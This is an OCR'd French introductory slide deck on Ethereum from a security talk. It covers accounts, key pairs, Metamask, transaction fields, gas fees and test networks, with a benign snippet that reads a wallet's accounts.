Ethereum 101

Know you enemy

switch @acceis, ~~13~~ ~~20~~ 27 avril 2023

Pour qui, pour quoi

- Personnes avec background technique
- Avec des connaissances en programmation et réseau
- Découvrir et visualiser un concept abstrait
- Obtenir des primitives pour aller plus loin

Plan

- Définitions et comparaison avec un monde connu et rassurant (web2)
- Présentation de l'écosystème Ethereum
- Développement de contrat
- Interaction basiques et consultations
- Attaques de base 🏴‍☠️


Disclaimer

- Je ne maîtrise pas le sujet
- Je ne suis pas un crypto bro
- Je ne sais pas à quoi ça sert
- J’aime bien le principe technique seulement
- Je n’ai pas de NFT


Theory about Ethereum

Définitions

- **Ethereum** : Blockchain avec ordinateur intégré (tldr: software distribué)
- **Ether (ETH)** : cryptomonnaie native, 1 ETH = 1 657€ (26/04/23)





- **Smart Contract** : Code déployé sur la blockchain
- **Ethereum Virtual Machine** (EVM) : machine virtuelle mondiale qui modifie l'état global
- **Nodes** : serveurs physiques qui stockent l'état et vérifient les transactions (décentralisation)
- **Accounts :** 2 types possibles EOA (compte user) et smart contracts
- **Transactions :** exécution de code dans l'EVM, change l'état de l'EVM.
  - Envoyer X ETH vers Alice
  - Publier le code d'un contrat dans l'état de l'EVM
  - Exécuter le code d'un contrat
- **Block :** dizaines / centaines de transactions regroupées




WE'VE HAD WEB 2.0, YES
BUT WHAT ABOUT WEB 3.0?

web2 *vs* web3





signer : wallet avec nos identifiants (clé privée) offrant une API pouvant être utilisée par le front-end pour initier des transactions authentifiées

provider : interface capable de dialoguer avec les nœuds. Offre une API permettant de forwarder les transactions aux nœuds.
Nœuds sont « privés », déployés comme des services

https://www.preethikasireddy.com/post/the-architecture-of-a-web-3-0-application

https://ethereum.org/fr/developers/docs/web2-vs-web3/

Qu’est ce qu’un compte

Ethereum propose deux types de comptes :

- compte détenu en externe (EOA) : contrôlé par toute personne ayant la clé privée
- smart contract : un contrat intelligent déployé sur le réseau

Les deux types de comptes peuvent :

- recevoir, détenir et envoyer des ETH
- interagir avec des contrats intelligents déployés
- déployer des contrats


Utilisation de clés publiques / privées :

- privée pour **signer** les transaction
- on ne possède pas physiquement les ETH

Adresse d’un compte = 0x + keccack256(pub)[:-20]

0x06012c8cf97bead5deae237070f9587f8e7a266d

account (clés) != wallet (interface + stockage des clés)





Extension (signer | provider | wallet) **Metamask**


- Possède mes clés crypto
- Consulte mes infos sur la blockchain en parlant aux noeuds
- Expose une API JS à la disposition du frontend

console.log(window.ethereum)

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/web3/1.9.0/web3.min.js"></script>
</head>
<body>
    <script>
        async function check_metamask() {
            window.web3 = new Web3(ethereum);
            if (await ethereum.enable()) {
                const accounts = await web3.eth.getAccounts()
                console.log("metamask account : " + accounts)
            }
        }
        check_metamask()
    </script>
</body>
</html>
```






All modern web3 infrastructure
Metamask chrome/ff extension
template: xkcd.com/2347
twitter/hakanu_

Qu’est ce qu’une transaction

transaction = exécution de code qui **change l’état** de l’EVM

- Envoyer X ETH vers Alice
- Déployer un contrat dans l’état de l’EVM
- Exécuter le code d’un contrat

noeud diffuse la transaction, validateur exécute l’action et diffuse le changement d’état au réseau

msg = {

- **from**: l’émetteur
- **to**: récepteur
- **gaz**: unité de gaz payé pour exécuté la transaction
- **gasLimit** : quantité max de gaz pouvant être consommée par la tx
- **maxFeePerGas**: montant max prêt à payer pour la tx
- **maxPriorityFeeGas**: pourboire max pour validateur
- **nonce**: incrément qui indique le numéro de transaction du compte
- **value**: quantité d’ETH en WEI (1 = 1000000000000000000)
- **data:** optionnel, données arbitraire (smart contract)

}

```
{
  from: "0xEA674fdDe714fd979de3EdF0F56AA9716B898ec8",
  to: "0xac03bb73b6a9e108530aff4df5077c2b3d481e5a",
  gasLimit: "21000",
  maxFeePerGas: "300"
  maxPriorityFeePerGas: "10"
  nonce: "0",
  value: "10000000000",
}
```

var tx = signature(msg)
web3.send_transaction(tx)

Qu’est ce qu’une transaction

Les transactions ont un coût car elle modifie le *state*

Les operations de consultation de la blockchain sont “gratuites” car ne modifie pas l’état, simple consultation d’un registre public

- Récupération du solde d’un compte : eth.eth_getBalance(address)
- Consultation du storage d’un contrat : eth.eth_getStorageAt(address)

Qu’est ce que le gaz

Le gaz est l'unité qui mesure la quantité d'efforts de calculs requis pour exécuter des opérations spécifiques sur le réseau Ethereum. L’unité est en ETH et le montant requis varie (en fonction de la taille du block)

Coût d’une tx = unités de gaz utilisées x (frais de base + frais de priorité)


msg = {

- **gasLimit** : quantité max de gaz pouvant être consommée par la tx
- **maxFeePerGas**: montant max prêt à payer pour la tx
- **maxPriorityFeeGas**: pourboire max pour validateur
- **gaz**: unité de gaz payé pour exécuté la transaction

}


Frais de gaz existent pour éviter le spam

Les gaz pas utilisés sont remboursés



Milana Valmont
@milanavalmont

After paying all these gas fees, #Ethereum logo makes sense to me



Notions de réseaux

Plusieurs réseaux officiels Ethereum indépedants


- Mainnet réseau de production (vrai argent)
- Sepolia, Goerli, Rinkeby reseaux de tests (pas vrai argent)

Réseaux privés isolés (ctf, recherche, entreprise)

Sidechains : réseaux privés pas isolés (relié à Mainnet)

